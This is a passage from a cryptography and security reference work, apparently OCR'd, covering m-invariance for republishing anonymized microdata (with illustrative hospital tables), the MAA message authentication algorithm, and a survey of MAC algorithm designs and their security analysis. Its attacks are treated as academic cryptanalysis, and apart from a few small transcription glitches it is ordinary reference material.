Alice	22	14000	Bronchitis
Andy	24	18000	Flu
David	23	25000	Gastritis
Gary	41	20000	Flu
Helen	36	27000	Gastritis
Jane	37	33000	Dyspepsia
Ken	40	35000	Flu
Linda	43	26000	Gastritis
Paul	52	33000	Dyspepsia
Steve	56	34000	Gastritis

M-Invariance. Table 2 Generalization T_1^*

Group ID	Age	Zip Code	Disease
1	[21, 22]	[12k, 14k]	Dyspepsia
1	[21, 22]	[12k, 14k]	Bronchitis
2	[23, 24]	[18k, 25k]	Flu
2	[23, 24]	[18k, 25k]	Gastritis
3	[36, 41]	[20k, 27k]	Flu
3	[36, 41]	[20k, 27k]	Gastritis
4	[37, 43]	[26k, 35k]	Dyspepsia
4	[37, 43]	[26k, 35k]	Flu
4	[37, 43]	[26k, 35k]	Gastritis
5	[52, 56]	[33k, 34k]	Dyspepsia
5	[52, 56]	[33k, 34k]	Gastritis

M-Invariance. Table 3 Microdata T_2

Name	Age	Zip Code	Disease
Bob	21	12000	Dyspepsia
David	23	25000	Gastritis
Emily	25	21000	Flu
Jane	37	33000	Dyspepsia
Linda	43	26000	Gastritis
Gary	41	20000	Flu
Mary	46	30000	Gastritis
Ray	54	31000	Dyspepsia
Steve	56	34000	Gastritis
Tom	60	44000	Gastritis
Vince	65	36000	Flu

months before both publication times). Based on Table 2, the adversary is certain that Bob must have contracted either *dyspepsia* or *bronchitis*. From Table 4, the adversary finds out that Bob's disease must be either *dyspepsia* or *gastritis*. By combining the above knowledge, the adversary can easily infer Bob's real disease *dyspepsia*.

M-Invariance. Table 4 Generalization T_2^*

Group ID	Age	Zip Code	Disease
1	[21, 23]	[12k, 25k]	Dyspepsia
1	[21, 23]	[12k, 25k]	Gastritis
2	[25, 43]	[21k, 33k]	Flu
2	[25, 43]	[21k, 33k]	Dyspepsia
2	[25, 43]	[21k, 33k]	Gastritis
3	[41, 46]	[20k, 30k]	Flu
3	[41, 46]	[20k, 30k]	Gastritis
4	[54, 56]	[31k, 44k]	Dyspepsia
4	[54, 56]	[31k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Flu

In fact, it is simply impossible to publish a generalization of Table 3 without incurring privacy breach due to a phenomenon referred to as *critical absence*. To illustrate this, consider the hospital publication scenario depicted in Tables 1, 2, 3, and 4. Given Table 1, an adversary (having Bob's QI-particulars) is sure that Bob contracted *dyspepsia* or *bronchitis*. The value *bronchitis*, however, is absent in the microdata (Table 4) at the second release. As a result, no matter how Table 3 is generalized, publishing the generalized version always enables the adversary to eliminate the possibility that Bob contracted *bronchitis*. Therefore, Bob's privacy will necessarily be breached after the second release.

m-invariance is a technique that incorporates *counterfeits* with generalization to handle republication of dynamic microdata. To illustrate the idea, let us consider the moment when the hospital has published Table 2 (with respect to the microdata Table 1) and tries to release an anonymized version of Table 3. Now, imagine that the hospital publishes Table 5, and an auxiliary Table 6. Table 5 involves a generalized tuple for every row in Table 3, together with two counterfeit tuples c_1 and c_2 The thirteen tuples are partitioned into six QI-groups. Table 6 indicates that a counterfeit is placed in QI-groups 1 and 3, respectively. The purpose of releasing such statistics is to enhance the effectiveness of data analysis. Even with these statistics, an adversary's chance of figuring out individual privacy is still limited, as explained shortly.

From an adversary's perspective, a counterfeit tuple is indistinguishable from the other rows in the QI-group (that contains the counterfeit). Let us consider once more the adversary who has the precise QI values of Bob and attempts to infer the disease of Bob from Tables 2, 5, and 6. The adversary knows that the tuple of Bob must have been generalized to the first QI-groups of Tables 2

M-Invariance. Table 5 Counterfeited generalization T_3^*

Name	Group ID	Age	Zip Code	Disease
Bob	1	[21, 22]	[12k, 14k]	Dyspepsia
c_1	1	[21, 22]	[12k, 14k]	Bronchitis
David	2	[23, 25]	[21k, 25k]	Gastritis
Emily	2	[23, 25]	[21k, 25k]	Flu
Jane	3	[37, 43]	[26k, 33k]	Dyspepsia
c_2	3	[37, 43]	[26k, 33k]	Flu
Linda	3	[37, 43]	[26k, 33k]	Gastritis
Gary	4	[41, 46]	[20k, 30k]	Flu
Mary	4	[41, 46]	[20k, 30k]	Gastritis
Ray	5	[54, 56]	[31k, 34k]	Dyspepsia
Steve	5	[54, 56]	[31k, 34k]	Gastritis
Tom	6	[60, 65]	[36k, 44k]	Gastritis
Vince	6	[60, 65]	[36k, 44k]	Flu

M-Invariance. Table 6 The auxiliary relation

Group ID	Count
1	1
3	1

and 5, respectively. These groups encompass the same set of sensitive values {*dyspepsia, bronchitis*}. Therefore, the adversary cannot eliminate any disease (from the previous set) that Bob cannot have contracted. Even if the adversary learns (from Table 6) that a counterfeit exists in QI-group 1 of Table 5, he still cannot narrow down the possible diseases of Bob. In fact, to the adversary, there is a 50% chance that the first tuple of Table 3.1a would be the counterfeit. The generalization in Table 5 is referred as a *counterfeited generalization*.

The two releases (Tables 2 and 5) have an important property If a tuple appears in the microdata at both publication timestamps, it is generalized to two QI-groups (one per timestamp) containing the same sensitive values. For instance, the tuple <Jane, 37, 33k, dyspepsia> belongs to both Tables 2 and 5. It is generalized to QI-groups 4 and 3 in Tables 2.1b and 3.1a, respectively. The two groups include an equivalent set of diseases: {*dyspepsia, flu, gastritis*} (as is achieved via a counterfeit c_2). As a result, even if an adversary finds out both QI-groups, he can only conjecture that Jane's disease may be an element in that equivalent set.

In general, m-invariance requires that the counterfeited generalizations of a dynamic dataset should satisfy the following three conditions. First, each QI-group in any anonymized snapshot $T^*(i)$ (notation for the i-th release) must have at least m tuples, where m is a userspecified parameter. Second, no QI-group should contain two tuples with the same sensitive value. Finally, if a tuple t (from the microdata) is involved in several anonymized snapshots, the QI-groups in all those snapshots containing t must have exactly the same set of sensitive values signature.

The privacy guarantee of m-invariance can be formalized as follows. Assume that the adversary (1) knows the QI values of every individual, as well as the timestamp at which the individual's record is inserted into or deleted from the microdata, but (2) has no knowledge of the sensitive value of any individual. Let o be an arbitrary individual in the microdata and v be an arbitrary sensitive value. Then, when the adversary observes the generalized snapshots of the microdata produced with m-invariance, his/her posterior belief in the event that "o has a sensitive value v" is at most $1/m$ [3].

Recommended Reading

1. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
2. Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. TKDD 1(1)
3. Xiao X, Tao Y (2007) M-invariance: towards privacy preserving re-publication of dynamic datasets. In: SIGMOD conference, Beijing, China, pp 689–700

MAA

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Message authentication algorithm

Related Concepts

►MAC Algorithms

Definition

MAA is a software oriented dedicated MAC algorithm with a 64-bit key and a 32-bit result.

Background

The Message Authentication Algorithm (MAA) was published in 1983 by Davies and Clayden in response to a

request of the UK Bankers Automated Clearing Services (BACS) [1, 2]. In 1987 it became a part of the ISO 8731 banking standard [3]; this standard was revised in 1992 and withdrawn in 2002.

Theory

MAA is software oriented ►MAC Algorithm with a 64-bit key and a 32-bit result; as MAA was designed for mainframes in the 1980s, its performance on 32-bit processors is excellent (about five times faster than *DES*).

A serious concern is that a 64-bit key no longer offers an adequate security level against *exhaustive key search*. Moreover, several undesirable properties of MAA have been identified by Preneel et al. in 1997 [4]; all these attacks exploit internal collisions (cf. ►MAC Algorithms). A forgery attack requires 2^{17} messages of 256 Kbytes or 2^{24} messages of 1 Kbyte; the latter circumvents the special MAA mode for long messages defined in the ISO standard. A key recovery attack on MAA requires 2^{32} chosen texts consisting of a single message block. The number of off-line 32-bit multiplications for this attack varies between 2^{44} for one key in 1,000 to about 2^{51} for one key in 50. This represents a significant reduction w.r.t. *exhaustive key search*, which requires $3 \cdot 2^{65}$ multiplications. Finally it is shown that MAA has 2^{33} *weak keys* for which it is rather easy to create a large cluster of collisions. These keys can be detected and recovered with 2^{27} chosen texts. None of the shortcut attacks described above offer an immediate threat to banking applications, in which a single chosen text is often sufficient to perform a serious attack.

Recommended Reading

1. Davies D (1985) A message authenticator algorithm suitable for a mainframe computer. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO '84: proceedings, Santa Barbara, 19–22 August 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 393–400
2. Davies D, Price WL (1989) Security for computer networks: an introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, Chichester
3. ISO 8731 (1992) Banking – approved algorithms for message authentication, Part 2: Message Authentication Algorithm (MAA) (withdrawn in 2002)
4. Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the Message Authenticator Algorithm (MAA). Eur Trans Telecommun 8(5):455–470
5. Preneel B, van Oorschot PC (1996) On the security of two MAC algorithms. In: Maurer U (ed) Advances in cryptology – EUROCRYPT '96: proceedings, Saragossa, 12–16 May 1996. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 19–32

MAC Algorithms

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►CMAC; ►HMAC; ►MAA; ►PMAC

Introduction

Electronic information stored and processed in computers and transferred over communication networks is vulnerable to both passive and active attacks. In a passive attack, the opponent tries to obtain information on the data sent; in an active attack, the opponent will attempt to modify the information itself, the claimed sender, and/or intended recipient.

Cryptographic techniques for information authentication focus on the origin of the data (*data origin authentication*) and on the *integrity* of the data, that is, the fact that the data has not been modified. Other aspects that can be important are the timeliness, the sequence with respect to other messages, and the intended recipient(s). Information authentication is particularly relevant in the context of financial transactions and electronic commerce. Other applications where information authentication plays an important role are alarm systems, satellite control systems, distributed control systems, and systems for ►access control. One can anticipate that authentication of voice and video will become increasingly important.

One can distinguish between three mechanisms for information authentication: MAC algorithms (here MAC is the abbreviation of Message Authentication Code), ►authentication *codes*, and ►digital signatures. The first two mechanisms are based on a secret key shared between sender and recipient. This means that if the sender authenticates a message with a MAC algorithm or an authentication code and later denies this, there is no way one can prove that she has authenticated the message (as the recipient could have done this as well). In technical terms, MAC algorithms and authentication codes cannot provide ►non-repudiation of origin. MAC algorithms are computationally secure: A necessary (but not sufficient) condition for their security is that the computing power of the opponent is limited. Authentication codes are combinatorial objects; one can compute the probability of the success of an attack exactly; this probability is independent on the computing power of the attacker. ►Digital signatures, introduced in 1976 by W. Diffie and M. Hellman, allow us to establish in an irrefutable way

the origin and content of digital information. As they are an asymmetric cryptographic technique, they can resolve disputes between the communicating parties.

MAC algorithms have been used for a long time in the banking community and are thus older than the open research in cryptology that started in the mid-1970s. However, MAC algorithms with good cryptographic properties were only introduced after the start of open research in the field. The first reference to a MAC is a 1972 patent application by Simmons et al. (reference 10 in [31]). Financial applications in which MACs have been introduced include electronic purses (such as Proton, CEPS (Common European Purse Specification), and Mondex) and credit/debit applications (e.g., the ►EMV-standard). MACs are also being deployed for securing the Internet (e.g., IP security, ►Ipsec and transport layer security, ►Transport Layer Security (TLS)). For all these applications MACs are preferred over ►digital signatures because they are two to three orders of magnitude faster, and MAC results are 4…16 bytes long compared to 40…128 bytes for signatures. On present-day computers, software implementations of MACs can achieve speeds from 8 to 50 cycles/byte, and MAC algorithms require very little resources on inexpensive 8-bit smart cards and on the currently deployed Point of Sale (POS) terminals. The disadvantage is that they rely on shared symmetric keys, the management of which is more costly and harder to scale than that of asymmetric key pairs.

Definition


A MAC algorithm MAC() consists of three components:

- A key generation algorithm; for most MAC algorithms the secret key K is a random bit-string of length k – typical values for k are 56…256.
- A MAC generation algorithm; this algorithm computes from the text input x and the secret key K a MAC value $\mathrm{MAC}_K(x)$, which is bit-string of fixed length m – typical values for m are 24…96. A MAC generation algorithm can be randomized; in this case, a random string is added to the set of inputs and outputs of this algorithm. A MAC generation algorithm can be stateful; in this case the MAC generation algorithm keeps an internal state, which influences the result (e.g., a counter which is incremented after every use).
- A MAC verification algorithm; on input the text x, the MAC value $\mathrm{MAC}_K(x)$, the key K (and possibly a random string), the algorithm verifies whether the MAC value is correct or not; in practice this verification consists of a computation of the MAC value on the text and a check whether the result is identical to the MAC value provided.

Note that it is common to abuse terminology by abbreviating both the "MAC value" and the "MAC algorithm" as the "MAC."

In a communication context, sender and receiver will agree on a secret key (using a ►key agreement protocol. The sender will compute a MAC value for every message and append this to the message; on receipt of the message, the receiver will apply the MAC verification algorithm, which typically corresponds to recomputing the MAC value (see Fig. 1).

The main security requirement for a MAC algorithm is that it should be hard to forge a MAC value on a new text, that is, to compute a MAC for a new text. The resistance of a MAC algorithm against forgeries is also known as computation resistance. The next section investigates in more detail the security of MAC algorithms.



MAC Algorithms. Fig. 1 Using a MAC algorithm for data authentication

Security of MAC Algorithms

Attacks on MAC algorithms can be classified according to the type of control an adversary has over the device computing or verifying the MAC value. In a *chosen text attack*, an adversary may request and receive MACs corresponding to a number of texts of his choice, before completing his attack. In an *adaptive* chosen-text attack, requests may depend on the outcome of previous requests. In a *MAC-verification attack*, the opponent can submit text-MAC pairs of his choice to the verification device.

An opponent who tries to deceive the receiver, knows the description of the MAC algorithm, but he does not know the secret key. Attacks can be further distinguished based on their goals:

Forgery Attack

This attack consists of predicting the value of $\mathrm{MAC}_K(x)$ for a text x without initial knowledge of K. If the adversary can do this for a single text, he is said to be capable of ►existential forgery. If the adversary is able to determine the MAC for a text of his choice, he is said to be capable of ►selective forgery. Ideally, existential forgery is computationally infeasible; a less demanding requirement is that only selective forgery is so. Practical attacks often require that a ►forgery is *verifiable*, that is, that the forged MAC is known to be correct on beforehand with probability near 1. The text on which a MAC is forged shall be new, which means that it should not be one of the texts used in the MAC generation or verification queries (as this would allow for a trivial attack).

Key Recovery Attack

This attack consists of finding the key K itself from a number of text/MAC pairs. Such an attack is more powerful than forgery, since it allows for arbitrary selective forgeries. One distinguishes between exhaustive search and shortcut key recovery attacks; ideally, no shortcut key recovery attacks should exist.

We can now informally state the security requirement for a MAC algorithm: It should be computationally infeasible to generate an existential forgery under an adaptive chosen text attack (which also includes MAC verification queries). The success probability of an attacker is often computed as a function of m (the bit-length of the MAC) and the number q of queries.

Note that in certain environments, such as in wholesale banking applications, a chosen text attack is not a very realistic assumption: If an opponent can choose a single text and obtain the corresponding MAC, he can already make a substantial profit. Moreover, texts that are relevant may have a specific structure, which implies that an existential forgery may not pose a threat at all. However, it is better to be on the safe side, and to require resistance against chosen text attacks.

Below four attacks on MAC algorithms are considered: brute force key search; guessing of the MAC; a generic forgery attack based on internal collisions; and attacks based on cryptanalytical weaknesses.

Brute Force Key Search

If k denotes the bit-length of the key K, one can always try all 2^k key values and check which one is correct. If m is the size of the MAC and if one assumes that $\mathrm{MAC}_K(x)$ is a random function from the key to the MAC, then verification of such an attack requires about $\lceil k/m \rceil$ text-MAC pairs. To see this, note that the expected number of keys which will take the text x to a certain given MAC value is 2^{k-m}. Extending this argument, the expected number of keys which will take $\lceil k/m \rceil$ texts to certain given MAC values is $2^{k-(m\lceil k/m \rceil)} \leq 1$. For most MAC algorithms, the value of k/m lies between 1 and 4; it is reasonable to assume that such a small number of text-MAC pairs are available. The only exceptions are certain banking systems which use one key per transaction; in this case one exploits the combinatorial rather than the cryptographic properties of the MAC algorithm; this corresponds to the use of an ►authentication *code*.

Note that unlike for confidentiality protection, the opponent can only make use of the key if it is recovered within its active lifetime (which can be reasonably short). On the other hand, a single success during the lifetime of the system might be sufficient. This depends on a cost/benefit analysis, that is, how much one loses as a consequence of a forgery.

The only way to preclude a key search is to choose a sufficiently large key. In 2004, the protection offered by a 56-bit key is clearly insufficient. One also has to take into account what is known as a variant of "Moore's Law": The computing power for a given cost is multiplied by four every 3 years. This implies that if a system is deployed with an intended lifetime of 15 years, an extra security margin of about 10 bits is recommended. Keys of 80–90 bits are adequate for medium-term security (10–15 years), and long-term protection (50 years or more) is offered by keys of 128 bits. The entry on ►exhaustive key search provides more details.

MAC Guessing Attack

A second very simple attack is to choose an arbitrary (fraudulent) text, and to append a randomly chosen MAC

value. An alternative strategy is to guess the key value and compute the corresponding MAC value. Ideally, the probability that this MAC value is correct is equal to $\max(1/2^m, 1/2^k)$, where m is the number of bits of the MAC value and k is the number of bits in the key. This value should be multiplied with the expected profit corresponding to a fraudulent text, which results in the expected value of one trial. Repeated trials can increase this expected value, but note that in a good implementation, repeated MAC verification errors will result in a security alarm (the forgery is not verifiable). For most applications, $k > m$ and $m = 32...64$ is sufficient to make this attack uneconomical.

Internal Collision Attack on Iterated MAC Algorithms

The most common message authentication algorithms today are iterated MAC algorithms. The MAC input x is padded to a multiple of the block size, and is then divided into t blocks denoted x_1 through x_t. The MAC involves an initial value $H_0 = IV$, a *compression function* f, an *output transformation* g, and an n-bit ($n \geq m$) *chaining variable* H_i between stage $i-1$ and stage i:

$$H_i = f(H_{i-1}, x_i), \quad 1 \leq i \leq t$$
$$\mathrm{MAC}_K(x) = g(H_t).$$

The secret key may be employed in f and/or in g.

Next we describe a general forgery attack by Preneel and van Oorschot [27, 29] that applies to all iterated MACs. Its feasibility depends on the bit sizes n of the chaining variable and m of the MAC result, the nature of the output transformation g, and the number s of common trailing blocks of the known texts ($s \geq 0$). The basic attack requires several known texts, but only a single chosen text. However, under certain conditions restrictions are imposed on the known texts; for example, if the input length itself is an input to the output transformation, all inputs must have an equal length.

First, some terminology is introduced. For an input pair (x, x') with $MAC_K(x) = g(H_t)$ and, $MAC_K(x') = g(H'_t)$ a collision is said to occur if $MAC_K(x) = MAC_K(x')$. This collision is called an *internal* collision if $H_t = H'_t$, and an *external* collision if $H_t \neq H'_t$ but $gH_t = gH'_t s$.

The attack starts with the following simple observation:

Lemma 1 *An internal Collision for an iterated MAC algorithm allows a verifiable MAC forgery, through a chosen-text attack requiring a single chosen text.*

This follows since for an internal collision (x, x'), $MAC_K(x||y) = MAC_K(x'||y)$ for any single block y; thus a requested MAC on the chosen text $x||y$ provides a forged MAC (the same) for $x'||y$ (here $||$ denotes concatenation). Note this assumes that the MAC algorithm is deterministic. Also, the forged text is of a special form, which may limit the practical impact of the attack.

The following propositions indicate the complexity to find an internal collision. They are based on the ▶birthday paradox and extensions thereof.

Proposition 1 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and an output transformation g that is a permutation. An internal collision for MAC can be found using an expected number of* $u = \sqrt{2} \cdot 2^{n/2}$ *known text-MAC pairs of at least* $t = 2$ *blocks each.*

Proposition 2 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and output transformation g, which is a random function. An internal collision for h can be found using u known text-MAC pairs of at least* $t = 2$ *blocks each and v chosen texts of at least three blocks. The expected values for u and v are as follows:* $u = \sqrt{2} \cdot 2^{n/2}$ *and* $v \approx \min(2^{n/2}, 2^{n-m})$.

Proposition 3 *Let MAC() be an iterated MAC with n-bit chaining variable, m-bit result, a compression function f which behaves like a random function (for fixed* x_i*), and output transformation g. An internal collision for MAC can be found using u known text-MAC pairs, where each text has the same substring of* $s \geq 0$ *trailing blocks, and v chosen texts. The expected values for u and v are:* $u = \sqrt{2/(s+1)} \times 2^{n/2}$; $v = 0$ *if g is a permutation or* $s + 1 \geq 2^{n-m+6}$*, and otherwise* $v \approx 2^{n-m}/(s+1)$.

Weaknesses of the Algorithm

The above attacks assume that no shortcuts exist to break the MAC algorithm (either for forgery or for key recovery). The security of existing MAC algorithms relies on unproven assumptions: Even if the security of the MAC algorithm is reduced in a provable way to the pseudo-randomness properties of a block cipher or of the compression function of a hash function, these properties themselves cannot be proved. Therefore, it is recommended to use only well-established algorithms which have been subjected to an independent evaluation and a regular review of the algorithm based on progress in cryptanalysis is recommended. A typical example of a weak construction for a MAC algorithm is one which consists of inserting a secret key into the input of a hash function.

Practical MAC Algorithms

Compared to the number of ►block ciphers and ►hash functions, relatively few dedicated MAC algorithms have been proposed [12]. The main reason is that MACs have been derived from other primitives (initially from block ciphers, but also from hash functions), which reduces the need for dedicated proposals. The following section lists the most important constructions.

Based on Block Ciphers

The oldest and most popular MAC algorithm is certainly CBC-MAC, which is based on a block cipher and which has been widely standardized. For a more detailed discussion see ►CBC-MAC and variants. CBC-MAC is an iterated MAC algorithm. The most common padding method consists of appending a one bit followed by between 0 and $n-1$ zero bits such that the resulting string has an input length that is a multiple of n [17]. Denote the resulting string as $x_1, x_2, \ldots, x_t$. The compression function for CBC-MAC has the following form:

$$H_i = E_K(H_{i-1} \oplus x_i), \quad 1 \le i \le t.$$

Here $E_K(x)$ denotes the encryption of x using the k-bit key K with an n-bit block cipher E and $H_0 = IV$ is a fixed initial value, which is set equal to the all zero string. The MAC is then computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

Bellare et al. [5] have provided a security proof for this scheme with g the identity mapping; their proof is based on the pseudo-randomness of the block cipher and requires that the inputs are of fixed length. They show that CBC-MAC is a pseudo-random function, which is in fact a stronger requirement than being a secure MAC. Most of these variants are vulnerable to an internal collision attack, which requires a single chosen text and about $2^{n/2}$ known texts with n the block length of the block cipher; for a 64-bit block cipher such as DES (►Data Encryption Standard) this corresponds to 2^{32} known texts. For $m < n$, an additional 2^{m-n} chosen texts are required, which makes the attack less realistic. It is important to note that for most schemes the gap between the lower bound (security proof) and upper bound (best known attack) is quite small. For several of these schemes shortcut key recovery attacks exist as well; lower bounds for the security against these attacks are not known for these schemes.

In practice one needs security for inputs of variable length, which can be achieved by using a different mapping g. These variants and attacks on them are discussed in more detail under ►CBCMAC and variants.

The most popular choice for g was the selection of the leftmost $m < n$ bits, $m = 32$ being a very popular variant for CBC-MAC based on DES. However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts [20].

A better solution for g is the encryption of the last block with a different key, which is known as EMAC. This solution was proposed by the RIPE Consortium in [30]; Petrank and Rackoff have provided a security proof in [24].

$$g(H_t) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

where K' is a key derived from K. Further optimizations which reduce the overhead due to padding are known as XCBC (three-key MAC) [7] and OMAC [18]. EMAC and OMAC are recommended for use with the ►Rijndael/AES.

An alternative for g which is popular for use with *DES* consists of replacing the processing of the last block by a two-key triple encryption (with keys $K_1 = K$ and K_2); this is commonly known as the ANSI retail MAC, since it first appeared in [1]:

$$g(H_t) = E_{K_1}(D_{K_2}(H_t)).$$

Here $D_K()$ denotes decryption with key K. This construction increases the strength against exhaustive key search, but it is not without its weaknesses [29]. A better alternative is MacDES [21].

XOR-MAC by Bellare et al. [4] is a randomized construction that allows for a full parallel evaluation; a fixed number of bits in every block (e.g., 32 bits) is used for a counter, which reduces the performance. It has the advantage that it is incremental: Small modifications to the input (and to the MAC) can be made at very low cost. Improved variants of XOR-MAC are XECB [14] and ►PMAC [8].

RMAC increases the security level of EMAC against an internal collision attack by modifying the key in the last encryption with a randomizer [19]. It has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. It was included in NIST's draft special publication [23] which has been withdrawn.

3GPP-MAC and RIPE-MAC are discussed in the item ►CBC-MAC and variants.

Based on Cryptographic Hash Functions

The availability of very fast dedicated ►hash functions (such as ►MD4 and ►MD5) has resulted in several proposals for MAC algorithms based on these functions. As it became clear that these hash functions are weaker than intended, they were replaced by ►RIPEMD-160 and by ►SHA-1.

The first proposed constructions were the secret prefix and secret suffix methods which can be described as follows: $\mathrm{MAC}_K(x) = h(K||x)$, $\mathrm{MAC}_K(x) = h(x||K)$.

However, these schemes have some security problems [29]. Consider the secret prefix method and assume that the hash function is an iterated hash function, where in each iteration n bits of the text (or the key) is processed. Then if one has the MAC of a text x such that the length of $K||x$ (including padding) is a multiple of n, then it is trivial to compute the value of $\mathrm{MAC}_K(K||y)$ from $\mathrm{MAC}_K(x)$ (this assumes that the output transformation is the identity function). Moreover, if the inputs x and x' have the same MAC value and if this is the result of an internal collision, the inputs $x||y$ and $x'||y$ will have the same MAC values.

Consider the secret suffix method and assume that the hash function is an iterated hash function. Here an attacker can try to find an internal collision for two texts x and x' ignoring the secret key K. Then if an attacker succeeds, the MACs of x and x' will be identical regardless of the value of K. It is important to notice here that the attacker can perform the computations off-line, that is, one needs no access to the MAC generation device during the first step.

A better proposal is the secret envelope method, or *envelope MAC* which can be described as $\mathrm{MAC}_K(x) = h(K_1||x||K_2)$. For this method, Bellare et al. provide a security proof in [2]. This method has been shown to be secure based on the assumption that the compression function of the hash function is a pseudorandom function (when keyed through the chaining variable). While this is an interesting result, it should be pointed out that the compression function of most hash functions has not been evaluated with respect to this property. For the particular envelope method of Internet RFC 1828 [22], it was shown by Preneel and van Oorschot [28] that an internal collision attack (which requires about $2^{n/2}$ known texts) does not only allow for a forgery but also a key recovery attack. This attack exploits the standard padding algorithms in modern hash functions and illustrates that one has to be very careful when transforming a hash function into a MAC algorithm.

To account for such pitfalls, the MDx-MAC has been proposed which extends the envelope method by also introducing secret key material into every iteration [27]. This makes the pseudo-randomness assumption more plausible. Moreover, it precludes the key recovery attack by extending the keys to complete blocks. MDx-MAC has been included in the ISO standard [17].

►HMAC is the most popular hash function variant, which uses a nested construction (with padded keys):

$$\mathrm{MAC}_K(x) = h\left(K_2 \,\|h\left(K_1\|\, x\right)\right).$$

The security of HMAC is guaranteed if the hash function is collision resistant for a secret value H_0, and if the compression function itself is a secure MAC for one block (with the secret key in the H_i input and the text in the x_i input) [3].

While these assumptions are weaker than for the secret envelope method, it still requires further validation for existing hash functions. HMAC is used for providing message authentication in the Internet Protocol ►Ipsec, TLS (►Transport Layer Security) and has been included in an ISO [17] and FIPS standard [13].

Two-Track-MAC is another construction which exploits the presence of two parallel internal trails in RIPEMD-160 [11].

Dedicated MAC Algorithms

The Message Authentication Algorithm (►MAA) was designed in 1983 by Davies and Clayden [9, 10]. In 1987, it became a part of the ISO 8731 banking standard [16]. Several weaknesses of MAA have been identified by Preneel et al. [26], but none of these form an immediate threat to existing applications. However, it would be advisable to check for the known classes of weak keys [26] and to change the key frequently.

A cryptanalysis of an early MAC algorithm can be found in [25]. A few MAC algorithms in use have not been published, such as the S.W.I.F.T. authenticator and the Swedish algorithm Data Seal. Several proprietary MAC algorithms that can process only short messages algorithm have been leaked: This includes the Sky Videocrypt system of British Sky Broadcasting (which was leaked out in 1993 and replaced), the COMP128 algorithm which was used by certain GSM operators as A3/A8 algorithm (a fix for its weaknesses is proposed in [15]; it has been upgraded to COMP128–2 and COMP128–3) and the function used in the SecureID token (for which an analysis can be found in [6]). Proprietary algorithms which have not been leaked include Telepass 1 (from Bull) and the DECT Standard Authentication Algorithm (DSAA) for cordless telephony.

Recommended Reading

1. ANSI X9.19 (1986) Financial institution retail message authentication. American Bankers Association, Washington, DC
2. Bellare M, Canetti R, Krawczyk H (1996) Pseudorandom functions revisited: the cascade construction and its concrete security. In: Proceedings of the 37th annual symposium on the foundations of computer science. IEEE, Washington, DC, pp 514–523. Full version http://www.cs.ucsd.edu/users/mihir/papers/cascade.html
3. Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15. Full version http://www.cs.ucsd.edu/users/mihir/papers/hmac.html

4. Bellare M, Guérin R, Rogaway P (1995) XOR MACs: new methods for message authentication using block ciphers. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 15–28
5. Bellare M, Kilian J, Rogaway P (2000) The security of cipher block chaining. J Comput Syst Sci 61(3):362–399. Earlier version in Desmedt Y (ed) (1994) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 341–358
6. Biryukov A, Lano J, Preneel B (2004) Cryptanalysis of the alleged SecurID hash function. In: Matsui M, Zuccherato RJ (eds) Selected areas in cryptography 2003. Lecture notes in computer science, vol 3006. Springer, Berlin, pp 130–144
7. Black J, Rogaway P (2000) CBC-MACs for arbitrary length messages. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 197–215
8. Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 384–397
9. Davies D (1985) A message authenticator algorithm suitable for a mainframe computer. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO'84. Lecture notes in computer science, vol 196. Springer, Berlin, pp 393–400
10. Davies D, Price WL (1989) Security for computer networks: an introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, New York
11. den Boer B, Van Rompay B, Preneel B, Vandewalle J (2001) New (two-track-)MAC based on the two trails of RIPEMD. In: Vaudenay S, Youssef AM (eds) Selected areas in cryptography 2001. Lecture notes in computer science, vol 2259. Springer, Berlin, pp 314–324
